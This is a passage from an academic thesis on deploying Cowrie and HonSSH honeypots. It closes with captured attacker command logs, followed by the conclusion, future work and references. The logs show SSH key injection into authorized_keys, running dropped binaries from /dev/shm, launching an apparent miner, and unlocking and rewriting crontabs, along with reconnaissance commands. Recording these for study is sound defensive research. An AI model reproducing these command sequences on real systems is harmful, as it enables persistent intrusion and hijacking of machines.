  AAAAB3NzaC1yc2EAAAADAQABAAABAQDTiGm9b44Z..." ~/.ssh/
  authorized_keys
LC_ALL=C echo ssh-rsa
  AAAAB3NzaC1yc2EAAAADAQABAAABAQDTiGm9b44Z... >>~/.ssh/
  authorized_keys
LC_ALL=C netstat -plnt
LC_ALL=C ss -tln
scp -t /dev/shm/mse1wbp5bje0mmqva3wtv5r60q
LC_ALL=C /dev/shm/mse1wbp5bje0mmqva3wtv5r60q
LC_ALL=C rm -f /dev/shm/mse1wbp5bje0mmqva3wtv5r60q
scp -t /dev/shm/knrm
LC_ALL=C /dev/shm/knrm
LC_ALL=C $SHELL /dev/shm/r
LC_ALL=C /dev/shm/knrm
LC_ALL=C $SHELL /dev/shm/r
LC_ALL=C rm -f /home/admin/.dhpcd
scp -t /home/admin/.dhpcd
LC_ALL=C /home/admin/.dhpcd -o 127.0.0.1:4444 -B >/dev/
  null 2>/dev/null
LC_ALL=C top -bn1
LC_ALL=C crontab -l
LC_ALL=C chattr -i /var/spool/cron /var/spool/cron/
  crontabs /var/spool/cron/crontabs/root
LC_ALL=C crontab -
```

```
LC_ALL=C crontab -l
LC_ALL=C rm -f /dev/shm/r /dev/shm/knrm
```

Note: In Listing 5.5, we have not shown the entire ssh key for better representation.

Listing 5.6: 87.241.1.186

```
/ip cloud print
Ifconfig
uname -a
cat /proc/cpuinfo
ps | grep '[Mm] i n e r
ps -ef | grep '[Mm]iner'
ls -la /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/* /
  var/log/smsd.log /etc/smsd.conf* /usr/bin/qmuxd /var/
  qmux_connect_socket /etc/config/simman /dev/modem* /
  var/config/sms/*
echo Hi | cat -n
```

Chapter 6

Conclusion and Future work

6.1 Conclusion

The thesis started with the deployment of a low-interaction honeypot, which in our case is cowrie. Being a low-interaction honeypot, we were not able to obtain the level of data that we had intended at the start of the project. Most of the data obtained were regarding the most common usernames, passwords, number of connections made, geographic locations etc., which is highly insufficient to analyze the attack further. So, the next phase of the project started with the search of high-interaction honeypots, which is further followed by its deployment.

For collecting more extensive data, we chose and deployed HonSSH in the cloud environment of Microsoft Azure. As expected, we got a number of connections who interacted with the honeypot for a longer duration than the cowrie deployment. We even managed to get a copy of some of the tools that the hackers attempted to use and got to witness the general behavior and actions they undertake after breaking into the system. The fact remains that we have no measure on the level of skill possessed by the hackers whose attacks were captured, and it could very well be amateur hackers attempting the crime. It is also interesting to note that different IP addresses used the same script or tool for their attack. This could either be the same person from different addresses or could indicate common attack patterns.

6.2 Future work

The main focus of our project was data collection and because of the time constraints we pushed the analysis of the data and it's inferences to outside the scope of the project. Future work could be done to analyze the data such as the binary files downloaded by the attackers to find the exact behavior of the attack.

Based on the observation about the time spent by an attacker, further work can also be done to increase the deceptive power by adding scripts to make a honeypot more realistic. Scripts for username spoofing and password spoofing and scripts to restore the state of a honeypot to the initial state in HonSSH can be added. This can ensure more connections to the honeypot giving scope to collect more information regarding the attacker and his motive.

There could also be further attempts to increase the apparent value of the honeypot system so as to attract more quantity and quality of attacks.

References

[1] *number of internet users worldwide 2020.*

[2] L. Spitzner *Honeypots: Tracking Hackers.*

[3] M. Nawrocki, M. Wählisch, T. C. Schmidt, C. Keil, and J. Schönfelder *A Survey on Honeypot Software and Data Analysis*, 22 August 2016.

[4] *cyber attacks.*

[5] W. Z. Cabral, C. Valli, L. F. Sikos, and S. G. Wakeling *Review and Analysis of Cowrie Artefacts and Their Potential to be used Deceptively.*

[6] *Verizon Data Breach Report 2020*, 2020.

[7] L. Spitzner *cowrie Documentation.*

[8] M. Zuzcak, T. Sochor, and P. Sokol *Definition of attack in context of high level interaction honeypots.*

[9] T. Sochor and M. Zuzcak *High-Interaction Linux Honeypot Architecture in Recent Perspective.*

[10] M. Nawrocki, M. Wählisch, T. C. Schmidt, C. Keil, and J. Schönfelder *A Survey on Honeypot Software and Data Analysis.*

[11] L. Spitzner *Seclists email lists, honeypot tools categorization*, 2004.